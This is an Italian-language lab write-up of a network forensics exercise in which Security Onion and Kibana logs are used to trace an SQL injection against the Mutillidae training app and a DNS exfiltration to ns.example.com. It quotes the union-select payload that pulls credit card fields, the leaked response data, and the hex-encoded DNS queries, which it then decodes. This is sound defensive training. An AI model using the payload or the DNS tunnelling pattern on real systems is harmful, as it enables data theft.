

# **Interpretazione di dati HTTP e DNS per isolare l'attaccante**

Guida all'analisi dei dati

# Introduzione

## Cosa faremo?

Questo laboratorio ci mostrerà come agisce un exploit di tipo SQL Injection con lo scopo di sottrarre dati sensibili archiviati in un database di un Web Server.

## Cos'è l'SQL Injection?

Un attacco SQL Injection è una vulnerabilità di sicurezza delle applicazioni web . Si esegue iniettando una query malevola allo scopo di manipolare ed alterare il comportamento di un database, consentendo l'accesso non autorizzato a dati o funzionalità di una applicazione.

## Con quale strumento?

Come strumento sarà utilizzato Kibana, una applicazione utile alla visualizzazione di dati allo scopo di esplorare, analizzare e rappresentare graficamente grandi quantità di dati raccolti ed indicizzati da Elasticsearch, un motore di ricerca distribuito.

# Modifica dell'intervallo di tempo

Per questo laboratorio verrà utilizzata la Macchina Virtuale Security Onion. Per prima cosa si userà il comando: sudo so-status

Con tale comando sarà possibile controllare lo stato dei servizi . Se l'output non restituisce messaggi di errore, sarà possibile procedere con l'analisi con Kibana


```
analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
  * sguil server [ OK ]
Status: seconion-import
  * pcap_agent (sguil) [ OK ]
  * snort_agent-1 (sguil) [ OK ]
  * barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
  * so-elasticsearch [ OK ]
  * so-logstash [ OK ]
  * so-kibana [ OK ]
  * so-freqserver [ OK ]

analyst@SecOnion:~$
```

# Kibana

Il passaggio successivo sarà quello di aprire Kibana, utilizzando le stesse credenziali della Macchina Virtuale.

Essendo a conoscenza delle date approssimative in cui l'attacco è avvenuto (Giugno 2020), si andrà ad impostare l'intervallo di tempo corretto in maniera tale da rilevare l'attacco interessato.



# Filtraggio del traffico HTTP

Trattandosi un attacco rivolto alle Web App sarà utile impostare un filtro HTTP che ci mostri dati importanti quali:

- Indirizzo IP di origine;
- Indirizzo IP di destinazione;
- Porta di destinazione;

Time ▾	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt h3LH1	CuKeR52 aPjRN7Pf qDd
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6a AYvBh	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwkDT14TjaA2Yd NQ14	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWO03T1TT34U WLKr63	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8lh ..Goi	CbSK6C1 mlm2iUV

# Registri di log HTTP

TAnalizzando i file di log HTTP, si selezionerà il primo della lista. Lì troveremo altri preziosi dati quali:

- Timestamp;
- Tipo di evento;
- Messaggio contenente la query SQL.

June 12th 2020, 21:30:09.445 209.165.200.227 209.165.200.235 80 FEvWs63HqvCqt CuKeR52 aPjRN7Pf h3LH1 qDd

Table JSON View surrounding documents View single

@timestamp June 12th 2020, 21:30:09.445

event\_type bro\_http

t message

{ "ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id.orig\_h": "209.165.200.227", "id.orig\_p": 56194, "id.resp\_h": "209.165.200.235", "id.resp\_p": 80, "trans\_depth": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit\_cards++&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user\_agent": "Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request\_body\_len": 0, "response\_body\_len": 23665, "status\_code": 200, "status\_msg": "OK", "tags": ["HTTP::URI\_SQLI"], "resp\_fuids": ["FEvWs63HqvCqth3LH1"], "resp\_mime\_types": ["text/html"] }

# Visualizzazione dei risultati

Accedendo alla voce \_id, sarà possibile accedere al collegamento che permetterà una analisi dettagliata dell'evento.

Sarà aperta una pagina capME! , che fornirà informazioni particolari riguardo le query inviate dalla sorgente (in blu) e la risposta da parte del Web Server (in rosso).

# La Query SQL

Nella parte dedicata al Log Entry sarà possibile individuare, osservando la parte dedicata alla uri, una chara richiesta SQL, facilmente riconoscibile in quanto presenti i temini union e select, tipici di tale linguaggio.

Ciò che sarà possibile analizzare in questa query sarà la presenza di informazioni quali:

- Username;
- CCID;
- Numero di Conto Corrente;
- CCV;
- Data di scadenza.

Facile dedurre che si sta cercando di recuperare dati sensibili riguardanti una carta di credito.

```
Log entry:  
[{"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_dept_h": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP:URI_SQLI"], "resp_fuids": ["FEvWs63HqvCqth3LH1"], "resp_mime_types": ["text/html"]}]
```

```
b&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details".referrer:"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"M
```

# Dati ricavati con la Query

Come si può notare dall'output, sono numerose le informazioni che sono state trovate grazie alla query. Tra queste:

- Nome utente;
- Password;
- Firma.

```
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST:
DST: 17
DST: <b>Password=</b>230<br>
DST:
```

# Analisi del traffico DNS

Essendo a conoscenza del fatto che un amministratore di rete ha notato delle query DNS eccezionalmente lunghe e con sottodomini insoliti, si andrà a selezionare il filtro DNS.

Ciò che sarà possibile rilevare saranno alcune query DNS.

L'elenco delle query ci rivelerà un dominio sospetto: example.com.


## Query

```
17.201.165.209.in-addr.arpa  
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542  
484152450a5468697320646f63756d656e7420636f6e7461696e7320  
666f726d6174696f6e2061626f757420746865206c61737420736563  
697479206272656163682e0a.ns.example.com
```

# Ricerca su *example.com*

Effettuando una ulteriore ricerca sul dominio example.com, sarà possibile individuare 4 interazioni che includono i seguenti indirizzi IP:

- Sorgente 192.168.0.11
- Destinatario 209.165.200.235



# Analisi dei dati ricavati

Successivamente si andrà ad esportare i dati per un'analisi dettagliata delle query sospette.

```
Query,Count
"434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com",1
"484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com",1
"666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com",1
"697479206272656163682e0a.ns.example.com",1
```

Tale file verrà convertito in file .txt per poi eseguirlo tramite il comando cat.

```
analyst@Sec0nion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@Sec0nion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@Sec0nion:~/Downloads$
```

# Conclusioni

L'attacco SQL Injection ha evidenziato l'importanza della sanitizzazione degli input nelle applicazioni web per prevenire vulnerabilità. Gli strumenti come Kibana e Security Onion hanno dimostrato l'efficacia nell'analisi e rilevamento delle minacce, confermando la necessità di monitorare costantemente il traffico di rete per prevenire esfiltrazioni di dati.

# Grazie

